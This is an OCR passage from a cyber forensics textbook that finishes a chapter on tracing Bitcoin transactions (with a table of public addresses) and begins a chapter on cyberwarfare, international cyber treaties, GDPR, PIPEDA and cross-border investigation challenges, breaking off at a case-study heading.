


Figure 13-19. *The Transactions table*

6. Similarly, the Coins table displays the address, value, spent, Coinbase, Received, and spent TX (Figure 13-20).



Address	Value	Spent	Coinbase	Recieved TX	Spent TX
1Jin7ZBK2oxsoKZ4jHrDQwRc5gmCAfiCsX	1.08210148	✓		f7ea40ab405...	a5bc68f...
17nHgpfUTmrbXY3ybe7ajHXkpqeWkEhU9y	0.00808839			e444306e6d7...	
1F1tAaz5x1HUXrCNLbtMDqcw6o5GNn4xqX	0.0001			e444306e6d7...	
15zxpEguNstNJfQHaxzQkEFRFe1R6a1mE6	0.00819517	✓		a5bc68fc84d...	e444306...
16UBPQ9NVM1stiHNEQWQgrNMr6DcVCN77v	0.03668242			a5bc68fc84d...	
1Nzu2hbVrT3CAVrRPWjr1LbgbBGY4jzdFf	0.01367754			a5bc68fc84d...	
1CrATeEcacxyzzVZuQaEGWapC9UvjoWKUB	0.01009723	✓		a5bc68fc84d...	9124a6a...
1CK8mevDdXL7Z6xiCPmSVrrihJYFbQsxN7	0.02767204	✓		a5bc68fc84d...	8976c16...
1MvNrZ8Wep91pq4bVk9uGQi42yuWgfy6zx	0.02765967	✓		a5bc68fc84d...	7917853...
1FeT7u9DSBb8ksZ39gQELHuSFZVbVp4EZm	0.00831697	✓		a5bc68fc84d...	0699305...
158od6S6KSrxMqE2evqsADiwSc7uNNP9KF	0.02684478	✓		a5bc68fc84d...	330fb2a...
1FKjzg8zuciZK3LePCQg4heP3H7hvsm9Qq	0.00276575	✓		a5bc68fc84d...	d6e2c4c...
1KM5m3DmhkJjhHCUhDrTKEeyTyhksrQXez	0.03659764	✓		a5bc68fc84d...	3f92c9a...
1BjW1whroN5bt8EbpL2qDRsHa5EMcpaVsX	0.02759219	✓		a5bc68fc84d...	18fa0d4...
19kTvYKesprQh8s5JHfE7fUTnvTz8VSHSv	0.00247094			a5bc68fc84d...	
1PJG2i4U9HGJEDcPSTnc5ixHmfzD9UVGnr	0.00316501	✓		a5bc68fc84d...	260319c...
14jnV9CPJ7qDVV7LJ7Gxva3QLdEc5WR56V	0.01361793	✓		a5bc68fc84d...	0942ed1...
16JQRiphFRv5QYe46o8aacprNPVU3CKvNG	0.00107422			a5bc68fc84d...	
19wq8HbgYwFpVvfoHjC3XmLZiXFpSRE6L1	0.03040568	✓		a5bc68fc84d...	cb92f04f...
1MG6YbLSS6EbrJVFp5pP9wuKmJPaFjNAFf	0.00582535	✓		a5bc68fc84d...	2f0a3a10...
13Uubxm2sQYdre31QTfXKGghZKSEfFYcPh	0.03655103	✓		a5bc68fc84d...	5f31b08...
1PBvYNhHnXnYUHZ2CWVgPbFJutnG447JEd	0.03655103	✓		a5bc68fc84d...	ba5594c...
1KtYAqkg9MbAiueqRtPqTwTFAFqxsqFxDg	0.00213814	✓		a5bc68fc84d...	925bd11...
13cjRwpvvL6ntsVM4ERiQMs37HPmrKRzyT	0.00128411	✓		a5bc68fc84d...	c719d95...
1E69cqNdLmCnvWJxYNWx3WwBsqUqqQbW...	0.0066779	✓		a5bc68fc84d...	260d0eb...

Figure 13-20. *The Coins table*

7. You can save the graphs and load them again later for further analysis. Also, you can export the graph as a PNG image by clicking on the icon marked in Figure 13-21.




Figure 13-21. *Exporting a graph*

This trace is possible due to the design of Bitcoin where data from the preceding block is added to the next block of the chain. So, in the end we can trace the incoming and outgoing address of the Bitcoin wallet.

Summary

Here is what we learned in this chapter:

- Virtual Currency is a form of digital currency that only exits in an electronic form and not in any physical form. Virtual currency does not rely on a banking authority.
- Cryptocurrency is a form of digital currency created to serve as a medium of trade, and it uses cryptography to secure and verify transactions and to control the creation of new units. Cryptocurrency uses the public-key cryptography model to carry out its operations.
- Blockchain a particular type of distributed ledger technology, which keeps records of data shared across its network. It is decentralized having no central authority; rather all the nodes act as they are administrators who participate in some way or another. All information that is transferred via blockchain is encrypted and secure.
- Other such cryptocurrencies are Ether, Ripple, Monero, and Litecoin.
- Wallet is digital hardware/software used to store, send, and receive cryptocurrency. Wallets are divided in two categories – Hot wallet and Cold wallet.
- Types of hot storage wallets are Mobile wallets, Desktop wallets, and Online Wallets. Types of Cold Wallets are Hardware wallets, Tremor, and Paper wallets.
- Crimes related to Bitcoin are using Bitcoins over the dark web for illegal purchases, Fake apps and social media accounts, Ponzi schemes, Fake Exchanges/Wallets, and Cryptojacking.

References

https://www.digitaltrends.com/computing/what-is-a-blockchain/

https://www.sciencemag.org/news/2016/03/why-criminals-cant-hide-behind-bitcoin

http://scet.berkeley.edu/wp-content/uploads/BlockchainPaper.pdf

https://www.fool.com/investing/2018/03/11/what-is-cryptocurrency.aspx

https://www.investopedia.com/terms/r/ripple-cryptocurrency.asp

https://bitfalls.com/2017/08/31/what-cryptocurrency-wallet/

https://coinclarity.com/wallets-101/

https://ripplecoinnews.com/top-5-best-cryptocurrency-wallets

https://www.whatisacryptocurrency.com/

https://lightrains.com/blogs/cryptocurrency-101

https://ciphertrace.com/cryptocurrency-intelligence/

https://www.technologyreview.com/s/610807/sitting-with-the-cyber-sleuths-who-track-cryptocurrency-criminals/

https://www.bitcointracker.co/

https://bitcoin.org/bitcoin.pdf

https://www.itnews.com.au/news/millions-in-cryptocurrencies-frozen-after-canadian-founders-death-518862

https://arstechnica.com/information-technology/2019/02/google-play-caught-hosting-an-app-that-steals-users-cryptocurrency/

CHAPTER 14

Cyber Law and Cyberwarfare

> *To achieve victory we must as far as possible make the enemy blind and deaf by sealing his eyes and ears, and drive his commanders to distraction by creating confusion in their minds.*
>
> —Mao Tse-tung

Cybersecurity is an intrinsic part of human security and is inalienable from daily human lives. Cybercrimes are on the rise and have increased exponentially over the past few years. Cybersecurity has become a multifaceted issue, and mere unilateral action will not suffice to meet cybersecurity needs of various stakeholders. The increased dependency on networks (local networks as well as the internet), sharing of information in the Cyber domain and their inherent vulnerabilities that surface on a daily basis, lack of mutual consent between nation-states on effective control of operations in the Cyber domain, and Cyber laws has brought a new type of threat: Cyberwarfare. The concept and definition of the term Cyberwarfare is an interesting and never-ending debate. Laws of Armed Conflict (LOAC) cannot be applied as it is for the cyber domain as not every attack can be treated as an act of war. Many countries and non-state actors are not only involved in Cybercrimes, Cyber Espionage, and Cyber Reconnaissance; they are effectively creating offensive Cyberwarfare capabilities and engaging in Cyberattacks with increasing rates.

The year 2018 had been a crazy one with the rise of new technologies as well as internet usage. It began with the news that Intel had substantial security flaws in their chip architecture. This was then followed by GitHub being hit by a very vicious cyberattack, which completely shook the world. Then it was seen that mobile phishing remained at an all-time high throughout the year, as mobiles couldn't provide the same level of security in comparison to other devices.

N. Reddy, *Practical Cyber Forensics*, https://doi.org/10.1007/978-1-4842-4460-9_14

We can take hints from the past year to know what we can expect in 2019 for cybersecurity. The known forms of attacks crippling businesses are more likely to follow through in this year, too. The largest potential breach occurred in the firm Exactis, which involved exposing around 340 million personal records during the attack.

Beyond the all-too-common corporate attacks, 2018 also witnessed fast-paced activity across a range of victims and targets. In the world of social networking, Facebook admitted that cybercriminals stole information of 30 million users. Then there was the breach on Under Armour's health tracker My Fitness Health, which led to the information leak of 150 million people.

After the implementation of the General Data Protection Regulation (GDPR) by the European Union (EU), a lot of businesses and large corporations have begun to disclose cyberbreaches, disclosing a list of vulnerabilities. This cautions 2019 to better be prepared to fulfill the shortage of skills in data protection from 2018, but along with this, businesses will need better effective measures that will help them go to combat with the rapid changes in technology again and again.

A few of the things that we can expect in 2019 and should be prepared to combat are the following:

- Regulation on Data Protection
- Multi-Factor Authentication for Online Transactions
- Targeted Spear Phishing
- Nations Will Attempt to Put into Place Cyberwarfare Rules

The preparedness for cybersecurity will define the fate of 2019 in terms of cybercrimes and data protection.

There are reports of cyberattacks and network intrusions, especially the attacks on Critical Information Infrastructure (CII) that can be linked to nation-states. What is more disturbing is that much financial aid and the intellectual mind are being utilized by many countries on how to conduct Cyberwarfare rather than preventing it. In fact, there is a surprising lack of international dialogue and Cyber Laws with respect to the controlling Cyberspace. Key issues in the cyber domain such as attribution and the role of every player (state or non-state) will be an important factor in deciding whether the conflict is a cyberwar. Paul J. Springer in his book *Cyber Warfare* has said, "Beauty is in the eye of the beholder, acts of war in the eye of the recipient."

In this chapter we are going to cover what is cyberwarfare, international cyberlaws, international cybercrime investigation challenges, Data protection regulations like GDPR and PIPEDA, and some interesting case studies.

Cyberwarfare

The aim of warfare for years was to capture a territory; and before all these technologies, the medium for warfare were ground, sea, air, and space. In the 21st century, cyberspace has also become a medium of warfare and is described as a fifth combat zone. Cyberattacks on CII (military infrastructure, government, financial institutions, etc.) pose a rapidly growing threat to the National Security of Nations. In other words, we could say that Bullets being replaced by Bytes would be the new era of cyberwarfare.

Cyberwarfare refers to using cyber technologies to launch an enormously coordinated digital assault or virtual war on a country, government, or citizens by another government, or by large groups of citizens. An example would be when a nation-state attacks or attempts to attack and penetrate into another nation's computers or data network for the purpose of causing collateral damage or disruption to that nation. Also, any warlike attack on an organization, from a terrorist group or hacking community, can also be considered a Cyberwar.

Even if these cyberattacks don't create an impact like real-time battles, when we think about the worst-case scenarios, there are remarkably serious risks involved. For example, systems that are used for traditional war can be destroyed easily by cyberattacks, and by targeting physical systems controlled by a computer, an attacker can cause physical damages, injuries, and even deaths. In case of extremely critical infrastructures such as nuclear reactor being invaded by these cyberattacks, enormous and disastrous harm might be caused to an entire nation and its citizens.

Determining the origin of the cyberattack and identifying the attackers involved and tracing them is not an easy task. Hackers are incognito and very rarely claim or take responsibility for launching a cyberattack. Also, nations hire freelance cybercriminals and other groups to launch a cyberattack on their behalf. This makes it even more difficult to pin down the cybercriminal, punish, or sue them.

Here are few cases and incidents of cyberattacks that could be termed cyberwarfare:

- Stuxnet is a malicious computer worm, and it was first discovered in 2010. The United States and Israel used Stuxnet worm to destroy nuclear centrifuges in Iran, in order to delay the progress of its nuclear weapons development program.
- Russia has been accused of multiple cyberattacks against the Ukraine. These include the Black Energy attack (2015), which caused a power cut to 700,000 homes in the country and the NotPetya malware, which pretended to be a ransomware but was designed purely to destroy the systems it infected.
- North Korea has been linked to the dangerous hacking organization commonly known as HIDDEN COBRA or Lazarus Group or Guardians of Peace, who were involved with both the Sony hack of 2014 and the hack of a Bangladeshi bank in 2016.
- A false flag operation carried out by the Russian state-sponsored hacking group APT 28, in which they targeted a U.S. military database, and the attacker claimed to be affiliated to ISIS. Due to this, the United States responded with kinetic attacks on cyber communication channels and drone strikes against human targets in Syria.

Global Cyber Treaties

Currently there is no international law or treaty that has been accepted universally by all nation-states. Every country has its own cyber law, which is the final law of the land and supersedes laws of other nation-states. There are bilateral and multilateral treaties, which exist between two or more countries and are the only way the cyber-related issues are being resolved. The Budapest Convention and Tallinn Manual are two such positive attempts in this direction, but they do not deal with cyberwarfare.

NATO and the United States have come to the conclusion that International Humanitarian law applies to cyber law, and nation-states have a right to use kinetic force in the event of cyberwar. But the most important thing is that cyberspace sovereignty is what withholds all nations from enacting an agreeable cyberspace treaty.

Budapest Convention (Convention on Cybercrime)

This is the first international treaty related to the internet and computer crimes, which was signed on November 23, 2001, and became effective only July 1, 2004.
At present, there are 55 parties and 56 signatories (52 states have ratified the convention) to this treaty. This treaty deals with balancing national laws, improving investigative techniques, and increasing cooperation of nations who are the signatories to it.
Countries such as Russia, Brazil, and India have declined to sign the convention due to various reasons.

The Budapest Convention deals with crimes related to copyright infringement, computer fraud, child pornography, hate crimes, and other network-related violations. Its main objective is to have common policy on cybercrime by adopting appropriate legislation and international cooperation.

Tallinn Manual

After the Russia-Estonia crisis in 2007, the North Atlantic Treaty Organization (NATO) understood the significance of global cyberwarfare. A NATO Centre was set up in Tallinn, Estonia. The NATO Cooperative Cyber Defense Centre of Excellence was established and initiated a course of action that led to the preparation of guidelines to address Laws of Armed Conflict (LOAC) as applicable to cyberspace. The experts agreed that the existing LOAC also applies to cyberspace. The team was led by Professor Michael Schmitt (United States Naval War College) and took four years, involved 20 experts, culminating in the manual being published in 2013. Numerous experts were consulted in their individual capacity, including lawyers, academicians, and technical experts who were the best in their field. The Tallinn Manual is considered the first step toward illuminating the global law pertaining to cyberattacks.

The Tallinn Manual is not a NATO directive. It clearly mentions ***"Prepared by the International Group of Experts at the Invitation of the NATO Cooperative Cyber Defence Centre of Excellence."*** The conclusions of the manual are the opinions of the authors/experts in their personal capacities, and not a statement of official policy by NATO, any of its member governments, or any other participating organization.
The inferences drawn are based on historical wars while cyberwar is a continuous state of affairs and will be going forward. The rules of engagement and interest of nation-states in cyberwar is different. The Tallinn Manual falls short on illustrations and experience to articulate any laws to govern the cyberspace.

Other Treaties

A bilateral treaty on data sharing between the United States and the United Kingdom exists, but to date we have not heard any success stories. China and Russia have crafted their own world cyberspace treaty, which the Western world doesn't pay attention to. There are few more bilateral treaties signed between nation-states, but when it comes to execution, there is a big question mark.

Cyber Law

> *Cyber space is a domain in which security, responsibility and accountability is very essential and of utmost concern. Cyber Laws provide a security backing to this digital world.*

Cyberspace includes computers, phones, network data, data on a storage device, data on the internet, smart devices, etc. With a continuous increase in the number of devices, crimes related to these devices are also on the rise. Cybercrimes include theft, forgery, fraud, defamation, malware attacks, etc., done in cyberspace; and there are cyber laws in place to protect individuals or organizations against these attacks. Cyber law is a term used to describe legal issues related to these crimes committed in cyberspace. These laws are put in place to provide organizations or individuals with legal ways to deal and defend against cybercrimes. Different countries have different cyber laws. We will now discuss some of them.

Cyber Laws in the United States

A brief about some of the cyber laws introduced by the federal government in the United States are mentioned below:

1. **Cyber Security Information Sharing Act (CISA)**: This bill was first introduced in the U.S. Senate on July 10, 2014, and it was passed in the Senate on October 27, 2015. This act aims at improving cybersecurity in the United States via enhanced sharing of information about cybersecurity threats and allows the sharing of internet traffic information between the United States government and technology and manufacturing companies.

2. **Federal Exchange Data Breach Notification Act (2015)**: According to this bill, a health insurance exchange is required to notify each individual whose personal information is compromised as a result of a data breach of any system maintained by them. They need to inform the individual within 60 days after the discovery of the breach.
3. **National Cybersecurity Protection Advancement Act (2015)**: This cyber security law was passed on April 23, 2015 and it allows the Department of Homeland Security's NCCIC (National Cyber Security and Communications Integration Center) to include information sharing, tribal governments, analysis centers, and private entities among its non-federal representatives.
4. **Cloud Act**: The CLOUD (Cloud Clarifying Lawful Overseas Use of Data) Act allows the U.S. government to now gain access to potentially essential data in the interest of national security, even when the data is held in a foreign country. Also, this act gives the cloud providers the right to dismiss the warrant if complying would be contradictory to local privacy laws (say, India or Ireland).

This is the reason why countries around the world demand cloud providers like Facebook to store their data locally.

General Data Protection Regulation (GDPR)

Privacy and data protection are an integral part of almost all countries globally having their cyber laws. It is also an integral part of cybercrimes. Data is the primary target of a cybercrime.

GDPR is an acronym for General Data Protection Regulation, put forth by the European Union (EU), with an effective date of May 25, 2018. Since it's an EU regulation, it mainly affects businesses and organizations that are located within EU member states. But, GDPR would also apply to non-European companies that are operating in an EU member state or any organization (anywhere in the world) that processes personal data about EU individuals.

GDPR is related to data protection, which is an integral part of International Cyber laws. GDPR, being a law with global application, has successfully made more companies privacy conscious than any data protection act in cyber law ever did.

If a company is maintaining personally identifiable information (PII) data of employees, vendors, subcontractors, etc., they should be worried and concerned about the relation between GDPR and cyber laws. Proper policies and procedures should be in place depending upon the industry. Companies need to have legal requirements identified to develop and implement an adequate data security program to safeguard the confidentiality, integrity, and availability of information. In any company, there should be well-defined data security programs that include policies and procedures, employee training, vendor compliance, and also personal certification of compliance with a cybersecurity law.

When an organization sustains any personal data breach, it might result in a breach of cyber law also. For example: a disgruntled employee has published all the PII data of a vendor and its employees on social media.

Also, it is mentioned in the cyber laws of some of the countries that it is a mandate to get the consent of all employees for use of their personal data, which is one of the rights mentioned in GDPR. Consent has become the key for GDPR and cyber law. Consent has been globally recognized as an effective means of processing personal data.

Many companies are assessing their existing/new systems to effectively manage the life cycle of personal data they process within their environment, starting from data discovery to storage, transfer, retention, and final disposal. This would go hand in hand in ensuring compliance to some of the key requirements of cyber laws of countries and GDPR. Privacy by design.

Data privacy, security, surveillance, and law enforcement have increased the burden on organizations by way of increased costs of compliance; and in case there is no integration between all these parameters, it may also impact the building blocks of the economy, which rely on data.

One of the consequences of GDPR is that every company that has European personal data in its database is obliged to report data leaks within 72 hours. If companies don't report, penalties are huge if an organization fails to meet the requirements of the GDPR, up to 4 percent of an organization's global revenues, or €20 million, whichever is greater, is the potential penalty for running afoul of the GDPR. Companies are expected to be fully compliant with GDPR by now.

To communicate correctly about data leaks, cyber law also needs to be referred with legal expertise. But even more important is to study ways to prevent data leaks. Another consequence of GDPR is that WHOIS data is no longer publicly available. Previously we were tracing whether a particular domain name, domain administrator, or domain owner was rogue. Now it is becoming much more difficult to track down cybercriminals. This might result in an increase of cybercrime.

What can you do to safeguard this?

- Raise awareness and use data sensibly.
- Inform employees to handle PII carefully/
- Implement controls to monitor and restrict employees sending data outside the domain.
- Cybercrime insurance is necessary. Choose a policy that offers you worldwide assistance. PII exposure should be part of the policy.

Recent Case Studies

With this new law coming into effect, there has been a lot of speculation and left many companies failing to successfully implement and abide to it. A few such cases will be discussed.

- Microsoft Office collects email data in breach of GDPR.
- Apple left a huge FaceTime privacy bug unaddressed for more than six days. Apple addressed this problem only after news of the issue spread across the social media. This bug enabled FaceTime callers to listen in on remote devices' microphone audio until recipients answered the calls, effectively letting users spy on conversations or other sounds for as long as the remote devices continued ringing.

Rights and Responsibilities

Here are four significant rights spelled out by the GDPR:

- **Subject access request**: Individuals have the right to ask for the details of any information the organization has on them. The organization must provide a copy of the data, information about how they use the data, a list of any third parties that might have access to it, and an idea of how long they need to store the data.

- **Data portability**: Data subjects can ask the organization to pass along their data to another processor.
- **Right to be forgotten**: Data subjects can ask the organization to permanently delete any data on them, especially when that data is no longer needed.
- **Notification of breach**: If there's a data breach, the organization must notify regulators within 72 hours and also notify those data subjects whose records have been breached. If the organization fails to do that, they may face severe penalties.

The EU Cybersecurity Act and EU Cybersecurity Certification Framework

The EU Cybersecurity Act is part of a raft of measures to strengthen Cybersecurity within the shared single marketplace and political institutions.

The Cybersecurity Act includes:

- A permanent mandate for the EU Cybersecurity Agency, ENISA, to replace its limited mandate that would have expired in 2020, as well as more resources allocated to the agency to enable it to fulfill its goals.
- A stronger basis for ENISA in the new cybersecurity certification framework to assist Member States in effectively responding to cyberattacks with a greater role in cooperation and coordination at the Union level.
- A major part of the Cybersecurity Act is the establishment of a Cybersecurity Certification Framework. This framework will ensure the trustworthiness of billions of devices ("Internet of Things") that drive today's critical infrastructures, such as energy and transport networks; and also new consumer devices, such as connected cars.

Please refer to the Cybersecurity EU Agency and Certification Framework.pdf document, easily found online.

Personal Information Protection and Electronic Documents Act

The **Personal Information Protection and Electronic Documents Act** (PIPEDA) is a Canadian law for data privacy. It governs how organizations collect, use, and disclose personal information. Personal information identifiers such as name, age, medical records, financial data, etc., falls under PIPEDA protection. Personal information collected for government or government employees are not covered in this. PIPEDA may not cover all of Canada.

People have right to access their personal information that is collected by an organization, and they can make changes and correct mistakes if necessary. They also have the right to know who in the organization is responsible for protecting their personal information. People can log complaints if they feel their privacy rights have not been respected by the organization that handles their personal information.

Organizations must obtain an individual's consent before they collect any information about that user. They can collect, use, or disclose that individual's personal information. But, while using this information, they must only use it for the purpose to which the individual has consented.

Penalties for PIPEDA are lighter than other privacy regulations. Data breaches should be reported to the Office of the Privacy Commissioner of Canada (OPC), which conducts independent and impartial investigations into the personal information handling practices of businesses subjects. And if the organization fails to report a breach to either the OPC or to the affected customers, or no record of total data breaches is kept, then the organizations face penalty (fine as much as $100,000).

International Cybercrime Investigation Challenges

Many organizations fall prey to cyberattacks, and they must seek assistance from law enforcement or Forensic Investigators in the instance they have been hit or fallen prey to a cyberattack. One of the greatest challenges faced by any Forensic investigator is when the potential evidence is located outside an investigator's authority, and often outside a country's judiciary. In such cases, Forensic Investigators must seek help from an external third-party organization to legally collect evidence. A forensic investigator can work with their own government, as well as agencies in the country or countries who hold the digital evidence. An investigator might get c-operation from the other country through treaties.

There are several challenges that can be faced by a forensic investigator while requesting digital evidence from a foreign country:

- Information on how to request digital evidence isn't available for many countries.
- The country requesting digital evidence might not have the correct or current contact information of the other Country's Central Authority.
- In many cases, the requesting country fails to provide proper documentation, resulting in incomplete requests and often gets rejected.
- A country's court standards in a requested company might differ from the court standards in the requesting country. Therefore, the local forensic investigator in the requested country possibly isn't able to use processes that are acceptable in the requesting country's court of law, and any forensic evidence produced that doesn't meet the standards of the court of the requesting country will not likely be admissible in the requesting country's court of law.
- Once the request for digital evidence is being granted, the requested country can deliver the data over the internet with or without encryption, or they can send hard drives, DVDs, or other digital media. The method of transfer is usually not secure. Other than hash values and paper documents verifying the data, only a few protective methods exist.

Role of International Community

International Community is all about the widespread governments around the world. This section provides information on how this international community can help nations with the cyberwarfare in the best possible manner:

- The international community should consider making data the basis of sovereignty in cyberspace.
- All should work toward understanding the concept of cyber deterrence, cyber attribution, and cyber sovereignty in regard to individuals and nations so as to protect the state and non-state actors from stealing data and information.

- The time has arrived for the global community to work together toward evolving international policy solutions to deal with the legal challenges presented by the multiplicity of cybersecurity legislations covering various sectors including, but not limited to, banking, finance, capital markets, securities, health care, anti-trust, child rights, intellectual property, aviation, outer space, etc.
- The international community must work together toward evolving international solutions to deal with the legal challenges presented by digital trade and its relation to the existing international regime.
- It is imperative to be working together toward evolving international solutions and legal approaches to deal with the legal challenges presented by Public International Law principles of Use Of Force and Armed Attack on the internet.
- All should work together toward evolving international perspectives to deal with the legal challenges presented by cyberspace in a time-bound manner.
- The international community should also develop and introduce a synchronization of legislative frameworks and policies that can be used throughout the world in order to help the international community by providing a way of exchanging and extending information and having the adequate balance in regard to cyber attribution, cyber sovereignty, and its jurisdictions.
- Collaboration with the international community by creating a legal, policy, and regulatory road map to strengthen the need of cybersecurity of critical information the infrastructure of state and non-state actors.
- Actively participate in identifying, defining, and distinguishing the broad legal and policy principles of Cyber Operations in order to protect the sovereignty of states.
- Actively insist on having international coordination to analyze how multiple sovereign governments can and should address questions of cyber governance that cannot be solved by or within a single state.

- Strengthen the cyber defenses of each nation, build resilience, and derive trust and confidence in order to continue to share and collaborate between the public and private sectors.
- The international community should introduce legal, policy, and administrative changes on a priority basis toward establishing a safe and secure cyberspace and aid in its further development.

Recommendations to Government Bodies

Cybersecurity has become an essential and integral part of human security in this digital world, and cybercrimes are alarmingly rising and increasing exponentially. Here are some recommendations that the government bodies could incorporate in order to provide better cybersecurity and minimize cyber incidents and crimes:

- Countries should take the lead and be a catalyst for discussions on the important aspects of the cyber domain, including legal, policy, and regulatory issues thereof and present an integrated strategic view to the global community of the issues therein while recognizing that there is an urgent need for international cooperation on cyber issues among all stakeholders.
- Countries should map out key developments in the cyber domain and cybersecurity law with a view to collate principles of cybersecurity law jurisprudence in collaboration with distinct thought leaders and international stakeholders, including International Commission on Cyber Security Law, and come up with minimum denominators of best practices that can be followed in the real world by various stakeholders.
- To strengthen the cooperation on cyberlaw, countries should create more opportunities for governments, private sector, civil society, the technical community, and academia from various regions of the world. It will help to engage and develop effective and innovative legal frameworks to address the truly global challenge.

- Countries need to be at the center of the emerging discourse on issues related to the cyber domain and connected legalities in the digital ecosystem and also assist international organizations, enabling better preparation, management, and forecasts of potential incidents, cyberattacks, cyber espionage, cybercrimes, and all other future related challenges.
- Countries should work toward identifying the legal policy basis for regulating cybersecurity in the Internet of Things at a global level and to work with various international stakeholders in this regard.
- We need to contribute to the international discussions and debates on Attribution-related issues concerning acts in cyberspace. We also need to contribute to the international debate on the evolution of norms of behavior in cyberspace by state and non-state actors.
- One more important aspect is working toward identifying the legal challenges posed by the Dark Net/Deep Web and to help identify potential legal strategies on how to mount an effective legal response.
- Legal issues related to blockchain technology can also be taken up at an international level so that India as a responsible player is there from the word "go." Issues related in its application such as cryptocurrencies and its legal fallout also need to be discussed.
- We should also examine and work on basic legal principles underlying cyber sovereignty.
- Countries should call upon thought leaders from across the world to discuss, debate, and deliberate toward harmonizing and regulating the legal frameworks on Cyber law. The aim should be to work toward harmonizing principles on Cyber law globally to include ethical values, virtues, and balancing conflicting value perceptions in all instruments to strengthen cyber laws, aligned with international cooperation principles.

- As a responsible nation, we should continue to work toward convergence of opinions in the sphere of Cyber law, Cybercrime, and Cybersecurity to enable us to adapt to rapid technological developments and continue to shape our societies, making them more cyber capable, cyber aware, and cyber secure.
- Countries should continue to identify and address the implications of cyberspace in capability development and at operational planning, especially in regard to public awareness.
- Countries should collaborate with international stakeholders and collate international best practices concerning emerging jurisprudence concerning the cyber domain and further to engage in distinct deliberations with stakeholders to help collate common universally accepted principles concerning it.
- Conduct regular Global Conferences, Events, and Workshops on Cyber laws, Cybercrimes, Cyber threats, and Cybersecurity.

Recent Case Studies

Data breaches and cyberattacks are alarmingly increasing and on a steep rise day by day. There are cyber laws put in place to provide some legal justice against such attacks. This section provides some interesting case studies on some recent cybercrime-related incidents and cyber laws across the globe.

Illinois vs. Facebook

